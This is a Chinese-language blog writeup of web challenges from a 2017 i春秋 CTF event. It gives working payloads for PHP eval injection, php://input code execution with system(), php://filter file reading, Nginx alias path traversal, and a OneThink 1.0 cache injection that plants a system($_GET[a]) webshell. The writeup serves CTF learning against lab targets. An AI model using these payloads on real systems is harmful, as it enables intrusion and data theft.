i春秋 “百度杯”CTF比赛 2017 二月场 Web writeup

原创

Senimo_ 于 2020-03-28 15:20:21 发布 712 收藏
分类专栏： 各CTF平台 Writeup 文章标签： 安全

本文链接：https://blog.csdn.net/weixin_44037296/article/details/105120627

i春秋 “百度杯”CTF比赛 2017 二月场 Web writeup

爆破-1

分值：10分 类型：MiscWeb
题目内容：flag就在某六位变量中。

启动靶机，打开题目：

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
  die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```


进入页面为一段源码，分析代码：

1. 包含`flag.php`文件
2. 需要传入变量`hello`的值
3. 正则表达式匹配：一个或多个`[A-Za-z0-9_]`
4. `var_dump()` 函数用于输出变量的相关信息
5. `show_source()` 函数对文件进行语法高亮显示

`var_dump()` 函数中的变量为`$$a`->`$hello`，会打印出`$hello`的值，根据提示`flag在六位变量`，想到：使用`GLOBALS`查看所以变量的值：

```
?hello=GLOBALS
```

array(9) { ["_GET"]=> array(1) { ["hello"]=> string(7) "GLOBALS" } ["_POST"]=> array(0) { } ["_COOKIE"]=> array(7) { ["browse"]=> string(335) "CFlfTxUYU0BfUV9AVQJTRFBZSkdeQ1lYWVBFR1pRWEZTUVlPXkVLTgBZXUVdQ1hOGllZTFRTW0VbU0VF ["chkphone"]=> string(33) "acWxNpxhQpDiAchhNuSnEqyiQuDlO0O0O" ["Hm_lvt_2d0601bd28de7d49818249cf35d95943"]=> string(43) "1584718793,1584719213,1585131590,1585207758" ["UM_distinctid"]=> string(60) "170f8994783665-0bbd32e5e9d75d-396d7406-13c680-170f89947843e1" ["ci_session"]=> string(40) "ecd8357d6c748c968731cda192a9e17bcc3f9ecb" ["Hm_lpvt_2d0601bd28de7d49818249cf35d95943"]=> string(10) "1585209799" ["__jsluid_h"]=> string(32) "39a6724f252bca735d8ca1055204844f" } ["_FILES"]=> array(0) { } ["_REQUEST"]=> array(1) { ["hello"]=> string(7) "GLOBALS" } ["flag"]=> string(38) "flag在一个长度为6的变量里面" ["d3f0f8"]=> string(42) "flag{cf807eca-17dc-4d19-aff8-51439bfeaf08}" ["a"]=> string(7) "GLOBALS" ["GLOBALS"]=> *RECURSION* } <?php

访问后得到所有变量的值：
可以得到`flag`在变量`d3f0f8`中，构造**payload**：

```
?hello=d3f0f8
```

string(42) "flag{cf807eca-17dc-4d19-aff8-51439bfeaf08}" <?php
include "flag.php";

得到`flag`

爆破-2

分值：10分 类型：MiscWeb
题目内容：flag不在变量中。

启动靶机，打开题目：

```php
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```


进入页面为一段源码，分析代码：

1. 包含了`flag.php`文件
2. 需要为变量`hello`传入参数
3. 会显示传入参数的相关信息

尝试传入参数：

```
?hello=$GLOBALS
```

得到回显信息：

array(8) { ["_GET"]=> array(1) { ["hello"]=> string(8) "$GLOBALS" } ["_POST"]=> array(0) { } ["_COOKIE"]=> array(7) { ["browse"]=> string(335) "CFlfTxUYU0BfUV9AVQJTRFBZSkdeQ1lYWVBFR1pRWEZTUVlPXkVLTgBZXUVdQ1hOGllZTFRTW0VbU0VF ["chkphone"]=> string(33) "acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O" ["Hm_lvt_2d0601bd28de7d49818249cf35d95943"]=> string(43) "1584718793,1584719213,1585131590,1585207758" ["UM_distinctid"]=> string(60) "170f8994783665-0bbd32e5e9d75d-396d7406-13c680-170f89947843e1" ["ci_session"]=> string(40) "8691b431cc593753d00a0a5c82758366d204661c" ["Hm_lpvt_2d0601bd28de7d49818249cf35d95943"]=> string(10) "1585212366" ["__jsluid_h"]=> string(32) "492c458872f3c2d44b578bf9538ee69b" } ["_FILES"]=> array(0) { } ["_REQUEST"]=> array(1) { ["hello"]=> string(8) "$GLOBALS" } ["flag"]=> string(20) "Too Young Too Simple" ["a"]=> string(8) "$GLOBALS" ["GLOBALS"]=> *RECURSION* } <?php

根据提示，`flag`不在变量中

方法一：
尝试直接读取文件：

```
?hello=file("flag.php")
```

`file()`函数会将文件读入数组中，数组中的每个单元都是文件中相应的一行：

array(3) { [0]=> string(6) " string(32) "$flag = 'Too Young Too Simple'; " [2]=> string(45) "#flag{3e975a46-14d9-484c-9ab3-fa03bb84e718}; " } <?php

得到`flag`

方法二：

使用`file_get_contents()`函数：

```
/?hello=file_get_contents('flag.php')
```

查看网页源代码：


```
string(83) "<?php
$flag = 'Too Young Too Simple';
#flag{3e975a46-14d9-484c-9ab3-fa03bb84e718};
"
```

得到`flag`

方法三：

闭合原语句`var_dump(`的括号，使用`highlight_file()`函数读取`flag.php`的内容：

```
?hello=);highlight_file("flag.php");var_dump(
```



得到`flag`

爆破-3

分值：10分 类型：MiscWeb

题目内容：这个真的是爆破。

启动靶场，打开题目：

得到一段源码：

```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
  $_SESSION['nums'] = 0;
  $_SESSION['time'] = time();
  $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
  session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
  $_SESSION['nums']++;
  $_SESSION['whoami'] = $str_rands;
  echo $str_rands;
}

if($_SESSION['nums']>=10){
  echo $flag;
}

show_source(__FILE__);
?>
```

分析源码：

1. 关闭错误报告
2. 启用`session`会话
3. 设置变量`nums`为`0`；`time`为当前时间；`whoami`的值为：`ea`
4. `120`秒后结束回话
5. 传入变量`value`的值
6. 创建一个从“`a`”到“`z`”的数组`$str_rand`
7. `mt_rand()`从`0-25`随机选取数字，整句话得到两个随机字母
8. `whoami`需要等于`value`的前两位，并且`value`的`md5`值的第`5`为开始，长度为`4`的字符串==`0`
9. 循环`10`次输出`flag`

需要我们做的就是在`120`秒内传递`10`次`value`的值，并且用`md5()`不能加密数组的方式绕过，构造**payload**：

```
?value[]=ea
```

```
fh <?php
error_reporting(0);
session_start();
require('./flag.php');
```

再次传入返回的两个字母：

```
?value[]=fh
```

```
lhflag{20e090a5-2262-4bd3-a9bc-2897be2aa59e} <?php
error_reporting(0);
session_start();
require('./flag.php');
```

多次后得到`flag`

include

分值：50分 类型：Web

题目内容：没错！就是文件包含漏洞。

启动靶机，打开环境：

```php
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
```


PHP Version 5.6.29

System	Linux f9e0943a28cb 4.4.169-1.el6.elrepo.x86_64 #1 SMP Fri Dec 21 11:47:22 EST 2018 x86_64
Build Date	Dec 13 2016 00:04:38
Configure Command	/home/buildozer/aports/main/php5/src/php-5.6.29/configure '--build=x86_64-alpine-linux-musl' '--host=x86_64-alpine-linux-musl' '--prefix=/usr' '--sysconfdir=/etc/php5' '--localstatedir=/var' '--with-

给出了源码和PHP配置文件信息，提示为文件包含漏洞，检索配置信息：

Directive	Local Value	Master Value
allow_url_fopen	Off	Off
allow_url_include	On	On

可以看到`allow_url_fopen`关闭，`allow_url_include`开启，即**禁止打开URL文件**，但**允许引用URL文件**，尝试使用**php伪协议**，先查看当前目录下文件信息：



使用**Google Chrome**的插件**HackBar**通过**POST**方式传参：

```php
<?php system('ls');?>
```

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
dle345aae.php index.php phpinfo.php
```

得到了三个文件，猜测`flag`在`dle345aae.php`中，

```
?path=php://filter/read=convert.base64-encode/resource=dle345aae.php
```

得到Base64机密后的`flag`：

```
}else{
    include('phpinfo.php');
}
PD9waHAgCiRmbGFnPSJmbGFnezQ1YWZlODFmLTQwOGEtNDI2Mi05ZWQwLTVmMTBmYmVmM2Q4NH0iOwo=
```

在线Base64解码得到`flag`：

```
<?php
$flag="flag{45afe81f-408a-4262-9ed0-5f10fbef3d84}";
```

Zone

分值：50分 类型：Web
题目内容：网站要上线了，还没测试呢，怎么办？

启动靶机，打开题目：

是一个空间登陆界面，尝试登陆：

判断不是SQL注入漏洞，继续寻找线索，查看`robots.txt`


```
User-agent: *
Disallow: /flag.php
```

访问该页面：

flag_is_here

只有一句话，尝试寻找别的线索，在`Cookie`中发现一个参数：`login=0`：

将其修改为：`1`，再次点击主页：



跳转到新页面，尝试恢复乱码失败，通过**官方writeup**知道了是`Nginx配置不当漏洞`，尝试访问上级目录：

```
../
```

将其插入到`index.php`中，发现页面回显正常，可能被过滤掉，尝试双写绕过：

```
/manages/admin.php?module=..././..././..././etc/nginx/nginx.conf&name=
```

#user nobody; worker_processes 1; #error_log logs/error.log; #error_log logs/error.log notice; #error_log logs/error.log info; #pid run/nginx.pid; events { worker_connections 1024; } http { include mime.types; default_type application/octet-stream; #log_format main '$remote_addr - $remote_user [$time_local] "$request" ' # '$status $body_bytes_sent "$http_referer" ' # '"$http_user_agent" "$http_x_forwarded_for"'; #access_log logs/access.log main; sendfile on; #tcp_nopush on; #keepalive_timeout 0; keepalive_timeout 65; #gzip on; #server { # listen 80; # server_name localhost; #charset koi8-r; #access_log logs/host.access.log main; # location / { # root html; # index index.html index.htm; # } #error_page 404 /404.html; # redirect server error pages to the static page /50x.html # # error_page 500 502 503 504 /50x.html; # location = /50x.html { # root html; # } # proxy the PHP scripts to Apache listening on 127.0.0.1:80 # #location ~ \.php$ { # proxy_pass http://127.0.0.1; #} # pass the PHP scripts to FastCGI server listening on 127.0.0.1:9000 # #location ~ \.php$ { # root html; # fastcgi_pass 127.0.0.1:9000; # fastcgi_index index.php; # fastcgi_param SCRIPT_FILENAME /scripts$fastcgi_script_name; # include fastcgi_params; #} # deny access to .htaccess files, if Apache's document root # concurs with nginx's one # #location ~ /\.ht { # deny all; #} #} # another virtual host using mix of IP-, name-, and port-based configuration # #server { # listen 8000; # listen somename:8080; # server_name somename alias another.alias; # location / { # root html; # index index.html index.htm; # } #} # HTTPS server # #server { # listen 443 ssl; # server_name localhost; # ssl_certificate cert.pem; # ssl_certificate_key cert.key; # ssl_session_cache shared:SSL:1m; # ssl_session_timeout 5m; # ssl_ciphers HIGH:!aNULL:!MD5; # ssl_prefer_server_ciphers on; # location / { # root html; # index index.html index.htm; # } #} include sites-enabled/default; }

最后一句：`include sites-enabled/default;`，继续访问：

```
?module=..././..././..././etc/nginx/sites-enabled/default&name=
```

server { listen 80 default_server; listen [::]:80 default_server ipv6only=on; root /var/www/html; index index.php index.html index.htm; server_name localhost; location / { try_files $uri $uri/ =404; location ~ \.php$ { fastcgi_split_path_info ^(.+\.php)(/.+)$; fastcgi_param SCRIPT_FILENAME /var/www/html$fastcgi_script_name; #fastcgi_pass unix:/var/run/php5-fpm.sock; fastcgi_pass 127.0.0.1:9000; fastcgi_index index.php; include fastcgi_params; } } error_page 404 /404.html; error_page 500 502 503 504 /50x.html; location = /50x.html { root /var/www/html; } location /online-movies { alias /movie/; autoindex on; } location ~ /\.ht { deny all; } }

```
location /online-movies { alias /movie/; autoindex on; }
```

其中`autoindex on`意味着存在漏洞遍历漏洞，结合之前的`flag.php`即可构造payload：

```
/online-movies../var/www/flag.php
```

下载得到`flag`文件：

flag.php

```
1 <?php
2 $flag='flag{6e60369f-2d15-42f9-a262-dcd68050bf88}';
3 echo 'flag_is_here';
```

打开文件得到`flag`

OneThink


分值：50分 类型：Web
题目内容：利用已知的漏洞拿shell吧。

启动靶机，访问页面：


根据描述`已知漏洞`，查询`OneThink1.0`版本的漏洞：

OneThink1.0文件缓存漏洞分析及题目复现

原理参考本篇文章，只说利用，注册用户`%0a$a=$_GET[a];//`




使用**BurpSuite**抓取数据包，将`%0a`进行**URL解码**：





```
username=
system(%24a)%3B%2F%2F&password=123456&repassword=123456&email=12345%40qq.com&verify=wwert
```


发送数据包，注册成功，第二次注册用户：`%0asystem($a);//`，注册过程相同，按顺序使用两个账号进行登录：



与注册一样，使用**BurpSuite**抓取数据包，将`%0a`进行**URL解码**，发送修改后的数据包：



登陆成功，访问：`/Runtime/Temp/2bb202459c30a1628513f40ab22fa01a.php`：



PHP Version 5.5.9-1ubuntu4.19

System	Linux ebff81ffdd28 4.4.169-1.el6.elrepo.x86_64 #1 SMP Fri Dec 21 11:47:22 EST 2018 x86_64
Build Date	Jul 28 2016 19:30:57
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d

查看当前文件夹下内容：

```
/Runtime/Temp/2bb202459c30a1628513f40ab22fa01a.php?a=ls
```

通过`../`访问上层目录：

Cache Data Logs Temp common~runtime.php

在`?a=ls ../../`的时候发现`flag.php`：

Addons Application Data Public Runtime ThinkPHP Uploads flag.php index.php install.php license.txt logo.png readme.html

使用`cat`命令访问，即最终**payload**：

```
/Runtime/Temp/2bb202459c30a1628513f40ab22fa01a.php?a=cat ../../flag.php
```

在网页源码中得到`flag`：

```
<?php
$flag = "flag{209b8f56-9601-4576-b25f-9ce8efd064d7}";
?>

```